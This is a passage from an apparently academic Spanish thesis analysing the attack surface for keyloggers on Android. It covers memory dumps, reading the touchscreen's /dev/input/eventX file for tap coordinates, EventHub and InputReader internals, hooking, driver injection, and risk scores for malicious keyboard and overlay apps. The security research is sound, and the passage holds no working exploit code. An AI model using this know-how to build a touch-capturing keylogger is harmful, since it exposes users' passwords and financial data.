

Figura 12: Diagrama de Volcado de Memoria Volatil Para Sistemas Operativos Android.

Al realizar el volcado no es posible identificar las teclas previamente presionadas en el sistema o incluso algún patrón que permita determinar cuales fueron presionadas, sin embargo si la herramienta es ejecutada en algún otro proceso, se observa que la herramienta extrae información acerca del proceso, esto se puede observar en la figura 13, donde se realiza una búsqueda en la app *YouTube* acerca de *Gears of War 4*, en la cual se consigue extraer información acerca de resultados de búsqueda, vídeos recomendados, cadenas de texto del código de la app, etcétera.



Figura 13: Volcado de memoria al proceso *youtube* realizando una búsqueda con el texto *Gears of War 4*.

3.5 Archivo del dispositivo físico

Continuando en el espacio de usuario, considerando que también cuando el controlador es cargado en el kernel, llama a la función *input_register_device()* dado que necesita indicar la creación del archivo */dev/input/eventX* (donde *X* es solo un entero) que corresponde al dispositivo físico como muestra la figura 14, se realiza la exploración en el sistema para determinar qué archivo *eventX* corresponde a la pantalla táctil, dado que existen diferentes archivos *eventX*, con la diferencia de que el último carácter, es decir su número terminal, cambia. Lo anterior mencionado es con el fin de examinar el archivo y determinar si es posible obtener información sobre las teclas virtuales presionadas.



Figura 14: Diagrama del flujo del deposito de datos en el archivo del dispositivo físico.

Realizando una exploración en el sistema de archivos del sistema, con la ayuda de la herramienta ADB, se identifica que el archivo */proc/bus/input/devices* permite conocer cual de todos los archivos de dispositivo físico es el que corresponde a la pantalla táctil, en el escenario de pruebas con el Nexus S5, Android 5.0 y rooteado se obtiene que *event1* es el que corresponde a la pantalla. Al leer el archivo *event1* se observa que siempre está vacío y sólo cuando ocurre algún evento, es decir algún toque en la pantalla, este se llena de información. En la figura 16 se puede observar una representación hexadecimal de los datos que contiene el archivo cuando se presiona la pantalla táctil, es decir, cuando ocurre un evento.

Cuando se produce una interrupción, el kernel necesita procesarla, para esto hace uso de diferentes funciones definidas en */linux/input.h*, por ejemplo *input_event(...)*, *input_report_abs(...)*, por mencionar algunos por practicidad en el texto. Los datos son colocados en un formato estándar en el archivo de dispositivo físico */dev/input/eventX* para que en el espacio de usuario se puedan procesar. El archivo *include/linux/input.h* proporciona información sobre el formato estándar del evento. Se observa que es una estructura y tiene los siguientes campos: marca de tiempo, tipo, código y valor [10] [8], la figura 15 muestra la estructura. Además, el archivo *include/linux/input.h* proporciona información sobre el significado de cada tipo y valor de código posible.

```
struct input_event{
        struct timeval time;
        __u16 type;
        __u16 code;
        __s32 value;
```

Figura 15: Formato del evento estandard.

Los datos hexadecimales de la figura 16 deben leerse de derecha a izquierda para cada valor hexadecimal para comprenderlos. El recuadro azul representa los valores, por ejemplo, el primer valor es *0000008f*, el recuadro verde representa los códigos, donde de acuerdo a */include/linux/input.h* el *0039* significa *ABS_MT _TRACKING_ID* que indica la identificación del toque realizado en ese momento, el *0035* significa *ABS_MT_POSITION_X* que indica la coordenada x del toque, el *0036* significa *ABS_MT_POSITION_Y* que indica la coordenada y del toque, el *003a* significa *ABS_MT_PRESSURE* que indica la presión del toque y finalmente *0000* significa *SYN_REPORT* que indica el final del informe. El recuadro rojo representa el tipo de evento, donde de acuerdo a */include/linux/input.h* el *0003* significa *EV_ABS* que indica un evento absoluto de la pantalla táctil, y *0000* significa *EV_SYN* que indica un evento de sincronización. Y finalmente el recuadro naranja indica la marca de tiempo.



Figura 16: Leyendo el archivo */dev/input/eventX* con el comando hexdump.

Con la ayuda de la herramienta ADB, la interpretación anterior de acuerdo con la documentación de */include/linux/input.h* se puede verificar que es correcta. Esto se puede observar comparando las figuras 16 y 17.



Figura 17: Información mostrada con el comando *getevent*.

Además de la información anterior, también existe un protocolo utilizado cuando se realiza el vaciado de los datos desde el kernel hacia el dispositivo de archivo físico, el cual se llama *Multi-touch*, en donde existen dos tipos, tipo A y tipo B. Entre las principales características se tienen las siguientes:

- Tipo A
  - Sin identificador
  - Sin slots
  - Paquetes de contacto separados por un reporte de sincronizacioón
- Tipo B
  - Con identificador
  - Con slots
  - Paquetes de contacto separados por un slot
  - Un valor -1 en el identificador del rastreo indica un slot no en uso

Se realiza una herramienta, en la cual se consideran los mismos parámetros de diseño que la herramienta del volcado de memoria, es decir, implementada en código C

para facilitar la ejecución del binario e implementar una compilación cruzada. El escenario de pruebas es el dispositivo Nexus 5S con Android 5.0 *rooteado*, puesto que es necesario tener acceso a privilegios de administrador para realizar la lectura del archivo de dispositivo físico.

La herramienta realiza una lectura del archivo de dispositivo físico de la pantalla táctil, para obtener datos referentes a los toques realizados en las teclas virtuales, como las coordenadas del toque, y con ello determinar si se presionó una tecla virtual. En la figura 18 se muestra el resultado obtenido por la herramienta, ésta extrae los datos del archivo y los manda a la salida estándar. Se puede observar que se extraen los datos referentes al campo evento, al campo código y al campo valor, que son parte de la estructura de los datos del toque en la pantalla.

```
ev[0] 3398f
ev[1] 33557
ev[2] 33656b
ev[3] 33a31
ev[4] 000
```

Figura 18: Extrayendo información del archivo */dev/input/eventX*.

Debido a que en este archivo es posible obtener las coordenadas, es posible utilizarlo para conocer las teclas virtuales presionadas si se realiza una clasificación de los datos, esto se demuestra en un capítulo posterior, por lo que, se considera como parte de la superficie de ataque.

3.6 Función EventHUB

EventHub es el encargado de administrar los eventos del controlador *evdev* para permitir que el manejador conozca qué eventos debe procesar. Se examina el código fuente de *EventHub* por medio de la ayuda del repositorio Google Git [9], por lo que se hace una recopilación de las funciones que tienen una relación con los eventos de la pantalla táctil, puesto que *EventHub* se encarga de los eventos de todo el sistema, en la figura 19 se puede observar dicha clasificación que se realiza, donde las flechas negras indican la secuencia de una función con otra, es decir termina una y comienza la siguiente, y las flechas naranjas indican que la función siguiente está contenida en la anterior.

Se observa que EventHub realiza un escaneo de la carpeta donde se encuentran todos los archivos de dispositivos físicos, es decir *dev/input/*, para leer los eventos que se van generando en el sistema. Considerando el caso de estudio, la pantalla táctil, se da el seguimiento cuando el evento es provocado por ésta. Después de

realizar el escaneo a la carpeta *dev/input/* se configura el tipo de protocolo que está utilizando la pantalla táctil, tal y como se mencionó en el análisis del dispositivo físico. Posteriormente se realiza una configuración de unos archivos, que de acuerdo a [10] contienen las coordenadas de las teclas virtuales y [7] permite conocer la estructura de los datos que contienen dichos archivos.



Figura 19: Diagrama de flujo de EventHub de funciones relacionadas con la pantalla táctil.

Con esta información se procede a obtener los datos de los archivos mencionados en *EventHub* y *AOSP* por medio de una exploración del sistema de Archivos con ADB considerando la ruta indicada por el código fuente de *EventHub*, pero no es posible la localización de los mismos, ni en la carpeta donde se hace mención en *EventHub* ni en el sistema como tal, incluso la búsqueda es realizada por medio de nombre de archivo y contenido. Dado que Android está conformado por severas particiones, aproximadamente 20, y donde algunas de ellas sólo están disponibles cuando el sistema está arrancando [12], se considera que estos archivos están disponibles de esa forma, puesto que es evidente que *EventHub* hace uso de estos pero en nuestra exploración no aparecen, o incluso podrían estar contenidos en el kernel mismo. Dado que es posible conocer la estructura de los datos contenidos en estos archivos, es posible interpretarlos y por lo tanto conocer las coordenadas de las teclas virtuales y

con ello en caso de ubicarlos utilizarlos para conocer cuando una tecla es presionada, por lo tanto se considera como parte de la superficie de ataque.

3.7 Función InputReader

InputReader se encarga de manejar los eventos generados en el sistema, por lo que cuando una tecla virtual es presionada el se encarga de liberar dicho evento a la app final. Examinando el código fuente por medio de la ayuda del repositorio Google Git [9], es posible determinar la secuencia de funciones que tienen relación a la acción del presionado de una tecla virtual, donde de igual forma que *EventHub* se realiza una lectura del archivo del dispositivo físico (*InputDeviceReader.run()*) y una configuración de acuerdo al protocolo *multitouch* en *readVirtualKeys* y *Process position events from multitouch protocol*, y además ciertas funciones se encargan en determinar si una tecla virtual fue presionada o no, o ese toque fue fuera de los límites de la pantalla táctil en *generateVirtualKeyDown* y *findVirtualKey*, y con ello obteniendo una respuesta de *Hit!* en caso de haber sido presionada una tecla virtual.



Figura 20: Diagrama de flujo de InputReader de funciones relacionadas con la pantalla táctil.

Utilizando técnicas de hooking, las cuales son utilizadas para alterar o aumentar el comportamiento de las apps interceptando las llamadas de las funciones, es posi-

ble interceptar la información de cuando una tecla es presionada, por lo tanto se considera parte de la superficie de ataque.

Determinar qué controlador de la pantalla táctil corresponde al dispositivo móvil podría ser una tarea complicada, porque depende de diferentes factores, tal como el dispositivo en sí y la versión del kernel, ya que es difícil identificar el controlador actual, pero teniendo la capacidad de identificar el controlador utilizado por ese dispositivo, es posible realizar una inyección de código malicioso en el controlador, esto fuera del sistema atacado, para enviar una actualización del controlador pero ya con el código malicioso.

Modificar el kernel permitiría obtener información del archivo físico de la pantalla táctil y ponerla a disposición de cualquier aplicación, puesto que es posible agregar instrucciones para crear un archivo copia sin restricciones de permisos del archivo de dispositivo físico o incluso podría agregarse un módulo para obtener datos del archivo del dispositivo físico y ponerlos a disposición para las aplicaciones, esta opción también depende de diferentes factores, tal como un dispositivo *rooteado*, la opción de agregar un módulo debe de estar habilitada.

Acerca de obtener información en la memoria volátil, los datos en esta etapa son dinámicos y la memoria asignada a un proceso tiene una gran cantidad de datos, como se ha demostrado, no todas las aplicaciones almacenan datos en la memoria en forma de texto plano, pueden estar almacenados como el protocolo utilizado por ejemplo, por lo que sería necesario realizar un software que pueda interpretar los datos de interés y relacionar algunos de estos con algunas características específicas y luego obtener información.

Sin embargo, parece que es posible extraer información en el archivo físico de la pantalla táctil, dado que este archivo contiene información sobre las coordenadas del toque en la pantalla, por lo cual se puede realizar una relación del toque en la pantalla con el toque en una tecla virtual.

En las últimas etapas, ya es posible utilizar técnicas conocidas, como lo es el realizar un *hooking*, donde *frameworks* como *Xposed* [1], permiten realizar estas acciones para interceptar información que pasan a través de funciones de programación.

Puesto que hay un flujo de datos para procesar los toques en la pantalla táctil, es posible que en sus diferentes etapas sea posible extraer dichos datos, y con ello analizarlos y determinar si fue presionada una tecla virtual, lo cual conlleva a una fuga de información privada del usuario tal como contraseñas, cuentas bancarias, mensajes entre otra tanta información.

Capítulo 4

Superficie de ataque de keyloggers en Android

En este capítulo se presenta la superficie de ataque identificada de acuerdo al análisis de vulnerabilidades en el flujo de datos de la pantalla táctil de Android que se presenta en el capítulo anterior, dicha superficie es representada con un árbol de ataque, y donde es posible identificar diferentes modos de lograr extraer información de las teclas virtuales presionadas.

4.1 Superficie de ataque propuesta

De acuerdo a los experimentos realizados, se identifica la superficie de ataque, para representarla se utiliza un árbol de ataque debido a que proporciona una forma metódica y formal de describir la seguridad de un sistema, el cual es presentado más adelante, donde cada rama del árbol representa un modo posible de realizar un registro de las teclas virtuales en un dispositivo Android.

Se debe de tomar en cuenta que para llevar acabo una rama en particular, es posible que se necesite de una serie de ataques adicionales por lo que la superficie tiene limitaciones, por ejemplo, para actualizar el sistema el atacante debe de utilizar ingeniería social para convencer al usuario de que su dispositivo necesita de una actualización como por ejemplo en la rama donde se considera la inyección de código en el controlador. Incluso no se considera el caso en cómo el atacante infiltrará el malware que de igual forma puede ser con ingeniería social o teniendo acceso físico al dispositivo, o cómo obtiene privilegios de administrador que puede ser tanto por medio de una vulnerabilidad en la versión del sistema operativo o kernel, o por medio de ingeniería social donde el usuario es quien le da acceso a estos privilegios, tampoco se considera la manera en cómo el atacante extraerá la información de las teclas presionadas, por ejemplo enviar la información a un servidor externo o almacenarla en memoria, utilizar un medio de comunicación como NFC o Bluetooth, entre otras opciones. Se debe de considerar el hecho de que en la seguridad no existe el 100% de protección de un sistema, por lo que se debe de asumir que un atacante, el cual una vez haya decidido a realizar un ataque porque lo considera viable, lo realizará y con una alta probabilidad de éxito.

Para efectuar con éxito el ataque de acuerdo a una rama en especifico, es necesario cumplir con ciertos eventos o acciones, que son las hojas del árbol, donde hay una relación de una hoja con otra por medio de compuertas OR y AND, donde en la compuerta OR es necesario que sólo se cumpla un evento o acción de sus n entradas, mientras que en la compuerta AND es forzoso que se cumplan todas sus entradas. La interpretación del árbol es de abajo hacia arriba, es necesario que las hojas de hasta abajo (subobjetivos) se cumplan para avanzar por las ramas e ir cumpliendo las siguientes hojas y así sucesivamente, hasta alcanzar el nodo raíz (objetivo), como se puede observar en la figura 21, donde se representan 5 distintas formas identificadas para realizar el registro de las teclas virtuales presionadas. Es importante considerar que para tener éxito en realizar algunos ataques puede ser más complejo que en otros, debido a distintos factores tales como, necesitar ciertos privilegios en el sistema, el apoyo de otros ataques, entre otros factores.

Debido a que la metodología utilizada fue implementada de acuerdo a la arquitectura general de un sistema Android, se considera que la superficie de ataque puede ser utilizada en distintas versiones de Android, aunque con la posibilidad de que haya pequeñas diferencias para versiones especificas, dado que cuando una nueva versión de sistema es liberada es probable que vayan saliendo diferentes vulnerabilidades

y además que el sistema es modificado de cierta manera por cada proveedor de dispositivos para el correcto funcionamiento en los mismos.



Figura 21: Superficie de ataque para el registro de teclas virtuales presionadas en Android.

Tomando en cuenta la característica de un árbol de ataque que no se puede considerar completo, se argumenta que el árbol de ataque presentado no está completo, es decir, algunas de sus ramas podrían ser más extensas o incluso podrían agregarse más con el paso del tiempo.

Una vez teniendo la superficie de ataque definida, también se considera el análisis de riesgo en cada rama. El nivel de riesgo considerado, de acuerdo a [15], toma como base el impacto y la probabilidad de que ocurra un evento, donde el impacto en el ámbito de la seguridad se consideran tres posibles parámetros, los cuales son, confidencialidad, disponibilidad e integridad. En este trabajo de investigación el impacto es únicamente confidencialidad, dado que se considera el hecho del registro de las teclas virtuales.

$$Nivel\ de\ riesgo = Impacto \cdot Probabilidad$$

Además se utiliza un análisis semi-cualitativo el cual permite definir la estructura de la clasificación del riesgo, debido a que es complicado ponderar la probabilidad de un evento de seguridad (análisis cuantitativo) [15], un análisis semi-cualitativo facilita el hecho de clasificar los eventos de seguridad por medio de intervalos de probabilidad de acuerdo a sus características. Se proponen 3 zonas en los cuales es posible reincidir, alto, medio y bajo, se debe de considerar que no hay posibilidad de tener un 0 de riesgo.

Se considera la siguiente tabla, donde a mayor riesgo, mayor probabilidad de que un ataque se realice, y entre menor riesgo, menor probabilidad de que un ataque se realice.

Alto	$r \geq 0.75$	
Medio	$0.5 \leq r < 0.75$	
Bajo	$0.0 < r < 0.5$	

Table 4.1: Riesgo.

Considerando que el impacto es una constante, debido a que el trabajo sólo comprende la confidencialidad y además que se considera que el atacante registra todo lo que el usuario ingresa, es decir no se considera una limitante, entonces lo que determina el nivel de riesgo es la probabilidad del escenario del riesgo, es decir que tan probable o improbable es que ocurra un ataque de la superficie propuesta.

La probabilidad del escenario del riesgo se propone medir de acuerdo a distintos factores que conllevan a realizar un ataque, es decir, si este depende de ataques alternos, de los cuales existen pruebas de concepto publicas, o sólo existe la publicación de la vulnerabilidad, ya sea práctica o teórica. También se considera qué tanto tiene que intervenir el usuario del dispositivo atacado para que el ataque sea exitoso. Finalmente también se considera los estudios previos a este trabajo, tal como el análisis de la superficie de ataque cuando el registro de las teclas virtuales.

En esto se consideran todos los puntos que forman parte de la superficie propuesta, para asignar el riesgo propuesto de los ataques. Se consideran dos clases principales

para medir el riesgo, modificación del sistema, donde a su vez se divide en dos clases, total o parcial, y finalmente la dependencia de otro ataque, en el cual se divide en 3 partes, ingeniería social, ataque a la red GSM y la existencia de una prueba de concepto, a continuación se ve más a detalle.

Modificación del sistema	
Parcial	$0.5 < p < 1$
Total	$0.0 < p \leq 0.5$

Table 4.2: Probabilidad asignada a que ocurra una modificación en el sistema

Implementación de un ataque adicional	
Ingeniería Social	$0.75 \leq p < 1$
Prueba de concepto	$0.5 \leq p < 0.75$
Ataque a la red GSM	$0.0 < p < 0.5$

Table 4.3: Probabilidad asignada a que ocurra un ataque adicional

Los cálculos del riesgo se efectúan por conjunto de hojas las cuales permiten obtener un modo de ataque de la rama, en donde en algunos casos sólo existe un modo, y en otros hasta 3 modos para llevar a cabo una rama. Es decir, se toman en cuenta el conjunto de hojas que impliquen una modificación del sistema o un ataque adicional para efectuar el ataque de una rama. En caso de existir más de un ataque adicional para efectuar un ataque, se obtiene el promedio de las probabilidades de estos ataques. Finalmente, la probabilidad tanto de la modificación del sistema como de la dependencia de un ataque adicional se toma, dependiendo del rango, el valor medio de éste para el calculo del nivel de riesgo.

4.2 Registro de teclas virtuales presionadas en el sistema de apps

En este ataque se considera la instalación de un teclado virtual el cual sea capaz de realizar el registro de las teclas virtuales presionadas, por lo cual sólo es necesario generar un teclado como una app en Android e implementarle un código malicioso como se observa en la figura 22, para llevar a cabo el registro. Tal y como se ha descrito en el capítulo 2, generar un teclado virtual para Android y agregarle código malicioso el cual permita registrar cada tecla virtual presionada es una tarea sumamente sencilla, dado que sólo es necesario tener conocimiento de programación en Java para implementar el teclado y agregar, por cada acción en el teclado, una función la cual permita obtener la tecla que fue presionada. No hay necesidad de modificar el sistema operativo, y el único ataque adicional requerido es la ingeniería social, por lo tanto de acuerdo a la fórmula de riesgo planteada, se tiene:

$$Nivel\ de\ riesgo = Impacto \cdot Probabilidad$$

$$Nivel\ de\ riesgo = 1 \cdot 0.875$$

$$Nivel\ de\ riesgo = 0.875$$

Donde 0.875 es el valor medio de 0.75 a 1 del ataque de ingeniería social, por lo que el riesgo considerado para un ataque por medio de la instalación de un teclado virtual malicioso es alto.



Figura 22: Teclado virtual de terceros como medio de ataque.

Otra manera de efectuar este registro por medio de una app, es haciendo uso del permiso *SYSTEM_ALERT_WINDOW* el cual permite hacer el registro de las teclas virtuales presionadas sin la necesidad de instalar un teclado virtual como en el caso anterior. Se tiene dos casos, en uno de estos es necesario conocer la resolución de la pantalla del dispositivo y el método de entrada utilizado para realizar un diseño acorde de la app como muestra la figura 23, ninguna de estas acciones requiere de una modificación del sistema, solamente es necesario un ataque de ingeniería social para la instalación de la app. Por lo tanto de acuerdo a la formula de riesgo planteada más arriba, se tiene:

$$Nivel\ de\ riesgo = Impacto \cdot Probabilidad$$

$$Nivel\ de\ riesgo = 1 \cdot 0.875$$

$$Nivel\ de\ riesgo = 0.875$$

